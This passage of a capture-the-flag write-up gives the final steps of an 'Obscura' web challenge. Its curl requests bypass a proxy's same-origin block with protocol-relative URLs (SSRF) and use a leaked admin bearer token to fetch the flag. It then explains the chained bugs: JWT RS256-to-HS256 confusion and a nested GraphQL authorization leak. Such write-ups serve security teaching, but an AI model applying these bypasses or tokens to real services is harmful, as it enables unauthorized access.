ob-adm-tk_4f8a72b1e6c34d09a5e2916834cf0d1c
Step 4: Analyze the Proxy
The proxy endpoint was:
/api/proxy?url=<target>A normal external fetch worked:
curl -i 'https://obscura-five-chi.vercel.app/api/proxy?url=https%3A%2F%2Fhttpbin.org%2Fheaders'
A normal same-origin URL was blocked:
curl -i 'https://obscura-five-chi.vercel.app/api/proxy?url=https%3A%2F%2Fobscura-five-chi.vercel.app%2Fapi%2Finternal%2Fsecret'

However, protocol-relative URLs were handled differently:
//obscura-five-chi.vercel.app/api/internal/secretEncoded:
%2F%2Fobscura-five-chi.vercel.app%2Fapi%2Finternal%2FsecretRequest:
curl -i 'https://obscura-five-chi.vercel.app/api/proxy?url=%2F%2Fobscura-five-chi.vercel.app%2Fapi%2Finternal%2Fsecret'Response:
{"error":"unauthorized"}This response was important. The direct request returned forbidden, but the protocol-relative proxy request returned unauthorized. That showed the proxy reached the internal route through a different path.
Step 5: Retrieve the Flag

The final step was to combine the leaked admin API token with the protocol-relative proxy request.
Final request:
curl -sS \
  -H 'Authorization: Bearer ob-adm-tk_4f8a72b1e6c34d09a5e2916834cf0d1c' \
  'https://obscura-five-chi.vercel.app/api/proxy?url=%2F%2Fobscura-five-chi.vercel.app%2Fapi%2Finternal%2Fsecret'
Response:
{
  "ok": true,
  "flag": "NxCTF{rs256_to_hs256_+_nested_idor_+_axios_proto_relative}"
}
Why It Worked
There were three separate bugs.
First, the JWT verifier accepted HS256 even though the published JWKS key was an RSA key intended for RS256. This made it possible to sign a valid token with the public key as an HMAC secret.
Second, GraphQL authorization was inconsistent. The top-level internalAuditEntry query was protected, but the nested Comment.auditEntry field exposed the same sensitive object and included apiToken.
Third, the proxy blocked standard same-origin URLs but did not correctly reject protocol-relative same-origin URLs. This allowed the internal route to be reached through /api/proxy.
Together, these bugs exposed the internal secret endpoint and returned the environment variable containing the flag.